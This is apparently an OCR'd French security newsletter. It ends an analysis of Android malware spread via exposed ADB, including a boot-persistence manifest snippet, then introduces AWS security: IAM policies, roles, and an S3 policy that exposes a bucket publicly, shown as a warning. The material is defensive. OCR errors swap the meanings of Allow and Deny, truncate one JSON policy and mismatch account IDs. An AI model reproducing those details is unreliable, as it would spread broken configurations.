    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
</manifest>
```

Déclaration de la permission RECEIVE_BOOT_COMPLETED et du receiver dédié dans le Manifest.xml

Cette technique ne fonctionne plus à partir de Android 8.0. Des mécanismes de sécurité ont été ajoutés afin d'éviter la surconsommation de ressources par une application Android.

> Conclusion et recommandations

Que déduire de l'ensemble de ces éléments ?

➕ Aucune complexité n'a été décelée dans le scénario d'exploitation. Des équipements ont exposé le port d'administration ADB directement sur Internet.

➕ Cette exposition a résulté en un accès en tant que root sur les équipements, laissant un accès total aux attaquants ou robots scannant Internet.

➕ Le malware s'exécute ensuite sans difficulté sur le système, tente de se propager vers d'autres services ADB en écoute et installe un cryptomineur simpliste saturant ainsi le CPU.

À aucun moment, un service d'administration ne doit se retrouver exposé sur Internet sans restriction drastique qu'il s'agisse de serveurs, de postes de travail ou d'équipements nomades / IOT.

Références

[1] https://github.com/nongiach/arm_now

[2] https://android.googlesource.com/platform/system/core/+/master/libcutils/include/private/android_filesystem_config.h

[3] https://github.com/OWASP/owasp-mstg/blob/master/Document/0x05a-Platform-Overview.md

[4] https://blog.xmco.fr/explication-de-la-vulnerabilite-cve-2019-19781-impactant-les-systemes-citrix-netscaler-et-comment-limiter-le-risque

[5] https://android.googlesource.com/platform/system/core/+/master/libcutils/include/private/android_filesystem_config.h

> Introduction à la sécurité des environnements AWS

Dans le contexte actuel où la réduction des coûts d'infrastructure, l'accessibilité des ressources sur l'ensemble des continents et la prise en compte d'une évolution rapide de la charge sont des critères très recherchés, on comprend l'engouement autour du Cloud Computing.

Nous nous intéresserons ici à l'acteur principal du marché, Amazon Web Service (AWS). Afin de mieux comprendre son fonctionnement, nous étudierons dans cette première partie les composants les plus communément utilisés chez ce fournisseur de service, ainsi que des mécanismes de sécurité pouvant être appliqués sur ceux-ci. La seconde partie, plus technique sera publiée dans le prochain numéro de notre ActuSécu.

Par Simon BUCQUET

Partie #1
Présentation des mécanismes de sécurité

> Présentation d'AWS

Amazon Web Service est un service de Cloud Computing destiné aussi bien aux professionnels (tels qu'Expedia, Atlassian ou encore Netflix), qu'aux particuliers.

Son expansion s'est effectuée par la création de nombreux datacenter sur les différents continents ainsi que de nombreux services. Ainsi alors qu'AWS ne proposait que 3 services en 2006 (Amazon S3, SQS et EC2), ce sont désormais plus de 150 produits qui sont mis à disposition des utilisateurs.

Du simple service de stockage au streaming d'applications de bureau, AWS utilise une terminologie bien à lui et dont le lexique suivant vous permettra d'identifier ses principaux services par la suite.

Carte des régions AWS actuelles et à venir (Q1 2020)

Produit	Description
Amazon Identity Access Management (IAM)	Gestion d'identité AWS
Amazon Elastic Compute Cloud (EC2)	Instance de calcul (Serveur "classique")
Amazon Elastic Container Service (ECS)	Hébergement de conteneur (Docker)
Amazon Elastic Block Store (EBS)	Stockage mode bloc (nécessaire aux instances EC2)
Amazon Simple Storage Service (S3)	Stockage objet (bucket)
Amazon Elastic File System (EFS)	Stockage en mode NFS
Amazon Lambda	Instance de calcul « serverless »
Amazon API Gateway	API de routage HTTP (Websocket / REST)
Amazon Relational Database Service (RDS)	Base de données relationnelles (MySQL, Oracle...)
Amazon DynamoDB	Base de données Amazon NoSQL
AWS Key Management Service (KMS)	Gestion des clés (Chiffrement EBS, certificats...)
Amazon Route53	Gestion DNS
Amazon CloudTrail	Gestion des traces relatives à l'API AWS
AWS Backup	Centralisation des sauvegardes
Amazon CloudFront	Amazon CDN
Amazon Web Application Firewall (WAF)	WAF pour CloudFront / ELB / API Gateway
Amazon CloudWatch	Métriques des ressources AWS (CPU / Disque...)
Amazon Cognito	Solution d'authentification pour Web & mobile (Envoi de mail de reset, MFA, association de device...)
Amazon Shield	Protection DDos Native

La même initiative peut être retrouvée en anglais ici : https://expeditedsecurity.com/aws-in-plain-english/

Ainsi au vu du nombre de services proposés par Amazon, nous n'aurons pas l'occasion de nous attarder sur l'ensemble d'entre eux, mais allons nous concentrer sur les plus communs et les plus à même d'avoir un impact sur la sécurité de l'infrastructure.


> Mécanismes de sécurité

Cloisonnement des environnements


Conformément aux Bonnes Pratiques de sécurité, il est possible d'assurer une ségrégation naturelle entre les différents environnements de production et de test via la création d'**AWS Organizations**, voire de différents comptes racines.

La première solution (**Organizations**) est avantageuse puisqu'elle permet de simplifier la gestion de la facturation au sein d'un même compte et la création des accès pour chaque environnement.

Évidemment une attention toute particulière devra être apportée sur la sécurité du compte racine, à la tête de l'**Organization,** notamment au travers de restrictions d'accès comme nous allons voir dans le chapitre suivant.



Exemple de ségrégation via l'utilisation de 2 comptes root ou 2 Organization



Documentation sur les Organizations :
https://docs.aws.amazon.com/organizations/latest/userguide/orgs_introduction.html

Les actions suivantes ne peuvent être réalisées que par un compte racine :
- Modifier les informations et le mot de passe du compte racine (root) ;
- Modifier le plan de support AWS ;
- Modifier ou supprimer les options de paiement si ce n'est pas délégué à un autre utilisateur IAM ;
- Créer une paire de clés CloudFront ;
- Configurer d'un compartiment Amazon S3 pour activer la fonction Supprimer MFA (authentification multifacteurs) ;
- Demander la suppression de la limitation de courrier électronique du port 25 sur votre instance EC2 ;
- Rechercher l'ID d'utilisateur canonique de votre compte AWS dans la console ;
- Soumettre un enregistrement DNS inverse pour une demande Amazon EC2.

Gestion des identités et contrôle d'accès


Le gestionnaire d'identité chez AWS est connu sous le nom d'**AWS Identity and Access Management (IAM)**.

Celui-ci permet la création de comptes destinés à la gestion de ressources AWS. **Ainsi un compte IAM n'a pas vocation à être directement utilisé comme moyen d'authentification** au sein des applicatifs (des solutions AWS telles que **AWS Cognito** sont conçues pour cet usage).

Le premier compte créé est le compte racine (root account) possédant les pleins pouvoirs sur l'infrastructure AWS, il est donc impératif que son accès soit restreint au minimum de personnes, et correctement configuré (MFA, pas de clé d'accès API, mot de passe robuste etc.).

Il est important de dissocier Rôles et Stratégies d'accès chez AWS :
- **Stratégie d'accès** : Ensemble d'autorisations ou d'interdictions pouvant être appliquées à un utilisateur/compte de service IAM sur un périmètre de ressources données ;
- **Rôles** : Identité associée à un ensemble de stratégies d'accès pouvant être endossée par une entité quelconque (un compte AWS tiers, un Service AWS, un annuaire d'entreprise SAML...).


Dans un premier temps, seules les stratégies d'accès vont nous intéresser. Celles-ci peuvent être appliquées à un **groupe** ou directement à un **utilisateur IAM**.



Exemple d'utilisation des Groupes


1. Stratégies d'accès

Les stratégies gérées par AWS permettent de couvrir les cas les plus génériques, tels que l'accès uniquement en lecture seule à certaines ressources, l'accès à certaines fonctionnalités, etc.



Stratégie : Exemple de stratégies gérées par AWS


Toutefois si l'on souhaite contrôler avec plus de précision l'accès à certaines ressources, des stratégies personnalisées sont alors définies.



Stratégie : Aperçu de l'éditeur visuel de stratégie

On pourra s'apercevoir que ces stratégies se définissent au format JSON de la sorte :

Paramètre	Valeur	Description
Effect	Allow	Politique d'interdiction
	Deny	Politique d'autorisation
Action **NotAction**	ressource:action	Ensemble inclusif d'actions (rien, sauf ce qui est spécifié) Ensemble exclusif d'actions (tout, sauf ce qui est spécifié)



Paramètre	Valeur	Description
Resource	arn:aws:*	Ensemble de ressources concernées par la/les actions (Certaines actions ne nécessitent pas de ressources à spécifier)
Condition	{AWScondition}	Condition à appliquer à la règle

En prenant compte de ces informations, voici un exemple de stratégie d'accès pouvant être appliquée à un administrateur, afin de se prémunir de l'arrêt illégitime d'une instance EC2 :

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "AllowAllActionsForEC2",
      "Effect": "Allow",
      "Action": "ec2:*",
      "Resource": "*"
    },
    {
      "Sid": "DenyStopAndTerminateWhenMFAIsNotPresent",
      "Effect": "Deny",
      "Action": [
        "ec2:StopInstances",
        "ec2:TerminateInstances"
      ],
      "Resource": "*",
      "Condition": {"BoolIfExists": {"aws:MultiFactorAuthPresent": false}}
    }
  ]
}
```

Stratégie : Administration EC2 avec impossibilité d'arrêter une instance sans utilisation du MFA

Un point d'attention doit être apporté lors de l'utilisation de l'attribut NotAction. En effet, il permet de sélectionner toutes les Actions sauf celles spécifiées. Ainsi les deux stratégies ci-dessous sont identiques :

```
{
    "Statement": [
        {
            "Effect": "Allow",
            "NotAction": "iam:*",
            "Resource": "*"
        }
    ]
}
```

```
{
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "*",
            "Resource": "*"
        },
        {
            "Effect": "Deny",
            "Action": "iam:*",
            "Resource": "*"
        }
```

Stratégie: Stratégie permettant l'accès à toutes les ressources sauf iam

2. Rôles

Contrairement au principe d'appartenance à un groupe, qui fournira à un compte un ensemble de privilèges (stratégies d'accès) à long terme, le mécanisme de **rôle** a pour principal objectif de fournir de manière temporaire ces privilèges (au travers d'une session) à un compte, une instance ou tout autre service.

Afin de contrôler quelle entité peut prendre un rôle, une stratégie d'approbation (trust policy) peut être définie.

Afin de comprendre la définition d'une relation d'approbation, on peut apercevoir les paramètres suivants :

Paramètre	Valeur	Description
Effect	Allow	Politique d'autorisation
Actions	sts:AssumeRole	Action permettant l'obtention du rôle depuis un compte IAM ou une entité AWS
	sts:AssumeRoleWithWebIdentity	Action permettant à un utilisateur non IAM d'obtenir un jeton de session (AWS STS)
	sts:AssumeRoleWithSAML	
Principal	AWS, Service, Federated, CanonicalUser	Origine de l'entité spécifiée
Condition	{AWScondition}	Condition à appliquer à la règle

Prenons par exemple le cas où l'on souhaiterait sous-traiter à une tierce partie la gestion des instances EC2. Un rôle arn:aws-:iam::658485256001:role/ec2-admin est créé à cette occasion afin de partager une stratégie d'accès (permissions policy) ayant les pleins droit ec2:*.

On peut ainsi créer un rôle spécifique afin d'autoriser le compte externe (environnement **123456789012**) à gérer nos instances, en y rajoutant la condition de s'être authentifié avec un second facteur. La relation d'appartenance suivante répondra à ce besoin :


```
{
  "Statement": {
    "Effect": "Allow",
    "Principal": { "AWS": "arn:aws:iam::123456789012:admin-ec2" },
    "Action": "sts:AssumeRole",
    "Condition": { "Bool": { "aws:MultiFactorAuthPresent": "true" } }
  }
}
```

Stratégie : Stratégie d'approbation de notre rôle

L'utilisateur **123456789012:admin-ec2** sera ainsi en mesure d'utiliser la commande suivante afin d'obtenir ce rôle d'accéder à la gestion des EC2 de l'autre environnement :

```
aws sts assume-role --role-arn "arn:aws:iam::670961725280:role/ec2-admin" --role-session-name AWSCLI-Session-EC2
```

Plus d'information à cette adresse :
https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_providers.html



3. Autre cas types d'approbations (Services AWS/Fédération d'identité)

Comme vu précédemment, l'attribution d'un rôle ne se limite pas à un compte tiers.
On peut ainsi autoriser un service AWS à utiliser ce mécanisme de rôle :

```
{
  "Statement": {
    "Effect": "Allow",
    "Principal": { "Service": "ec2.amazonaws.com" },
    "Action": "sts:AssumeRole"
  }
}
```

Stratégie : Stratégie permettant d'attribuer ce rôle aux instances EC2

En utilisant la fédération d'identité, il est possible d'attribuer un rôle à un fournisseur d'identité OpenID Connect (OIDC) comme suit :

```
{
  "Statement": {
    "Effect": "Allow",
    "Principal": { "Federated":"accounts.google.com"}
    "Action": "sts:AssumeRoleWithWebIdentity",
   "Condition": {"StringEquals": {"accounts.google.com:aud": "1234_APPID_OAUTH"}}
  }
}
```

Stratégie : Stratégie permettant d'attribuer un rôle aux utilisateurs d'une application Google

De la même façon, il est possible d'utiliser une fédération d'identité SAML, précédemment ajoutée au sein d'AWS IAM afin que nos utilisateurs puissent avoir un accès aux ressources AWS :

```
{
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated": "arn:aws:iam::658485256001:saml-provider/SAMLFEDXMCO"
      },
      "Action": "sts:AssumeRoleWithSAML",
      "Condition": {
        "StringEquals": {
          "SAML:aud": "https://signin.aws.amazon.com/saml"
         }
      }
    }
  ]
}
```

Stratégie : Stratégie permettant à nos utilisateurs d'obtenir le rôle associé

Devant la multiplicité des sources d'authentification possibles, il conviendra d'être attentif aux privilèges donnés à chacun et des rôles qui pourraient lui permettre d'obtenir des privilèges d'administration illégitimes.

Il est en effet courant d'identifier des élévations de privilèges au travers de rôles normalement destinés à des instances EC2 ou une fédération d'identité jusque là réservée à un environnement de test. Nous reviendrons sur ces mécanismes pouvant être exploités par un attaquant dans une deuxième partie.

Stockage objet S3 et stratégies d'accès

AWS propose depuis ses débuts ce mécanisme de stockage objets à travers le monde. Plus qu'un simple mécanisme pour y déposer des fichiers, les fonctionnalités pouvant y être appliquées sont multiples : redondance par région, versionning, protection contre la suppression, stratégies d'autorisation AWS etc.

Ce service a notamment connu ses temps de mauvaise presse, puisqu'en cas de défaut de configuration, si son accès devenait public, les données auraient été vite dérobées. Il convient donc de bien vérifier la configuration d'accès pour ses compartiments (**bucket**) S3 afin de ne pas les exposer sans restriction sur internet.

Afin de contrer ces oublis, AWS a notamment mis en place une option afin de bloquer, directement au niveau du compte racine, tout accès public aux compartiments :

Aperçu du mécanisme de blocage d'accès public S3


On peut distinguer deux mécanismes de contrôle pouvant être appliqués aux compartiments S3 :

✚ **ACL** : Mécanisme de contrôle d'accès historique, permet la configuration des accès depuis quatre groupes (propriétaire du compartiment, compte tiers, accès public, dépôt de journaux) au travers de cinq règles (FULL_CONTROL, READ, WRITE, READ_ACP, WRITE_ACP) ;

✚ **Stratégie d'accès du compartiment** : Définition d'une stratégie AWS pour les services n'appartenant pas à notre environnement (même mécanisme que les stratégies d'accès IAM vu précédemment), celles-ci permettent plus de granularité que les ACL historiques.

```
{
     "Id": "PolicyForCloudFrontPrivateContent",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::cloudfront:user/CloudFront Origin Access Identity
EOK8UTTH6JLK"
            },
            "Action": "s3:GetObject",
            "Resource": "arn:aws:s3:::aws-example-bucket/*"
        }
    ]
}
```

Stratégie : Stratégie permettant au service CloudFront d'exposer les Objets du compartiment S3



Il est courant de rencontrer ce type de configurations vulnérables qu'il convient donc de vérifier afin de ne pas permettre un accès trop permissif au compartiment :

Principal	Valeur	Description
	*	Permet un accès anonyme
AWS	arn:aws:iam::*	Permet un accès depuis un compte authentifié (toutefois appartenant à n'importe quel autre environnement AWS)
	arn:aws:iam::[ACCOUNTID]:*	Permet l'accès aux comptes créés au sein de l'environnement spécifié (notamment pour le cross-account)

La stratégie suivante conduira ainsi à un accès anonyme au contenu du compartiment **examplebucket** :

```
{
  "Version":"2012-10-17",
  "Statement":[
    {
      "Sid":"PublicRead",
      "Effect":"Allow",
      "Principal": "*",
      "Action":["s3:GetObject"],
      "Resource":["arn:aws:s3:::examplebucket/*"]
    }
  ]
}
```

Stratégie : Exemple de stratégie provoquant l'exposition de toutes les données à un utilisateur anonyme

Si une telle stratégie est définie au sein de la console, une alerte est désormais retournée par l'interface :

L'interface AWS Console alerte en cas d'exposition d'un compartiment

Permission réseau

Avant d'entamer les différents mécanismes de contrôle des flux au sein de l'infrastructure AWS, il est nécessaire de voir comment celle-ci se compose.

Un **VPC** (pour **Virtual Private Cloud**) peut être considéré comme le plus gros ensemble de sections réseau d'AWS.
Celui-ci peut être exposé sur Internet ou non et et peut être composé de sous-réseaux, d'instances serveur, etc.

Deux types de contrôle de flux peuvent être configurés sur les éléments réseau AWS :

VPC Network ACL :
- Agit en amont sur le réseau ;
- Supporte les règles Allow et Deny ;
- Stateless : Le trafic retour doit être explicitement autorisé.

Security group :
- Ne supporte que les règles Allow ;
- Statefull : Le trafic retour est automatique autorisé.

Afin d'avoir une vision sur l'imbrication possible des différents éléments réseau, le schéma AWS suivant permet cette démonstration :


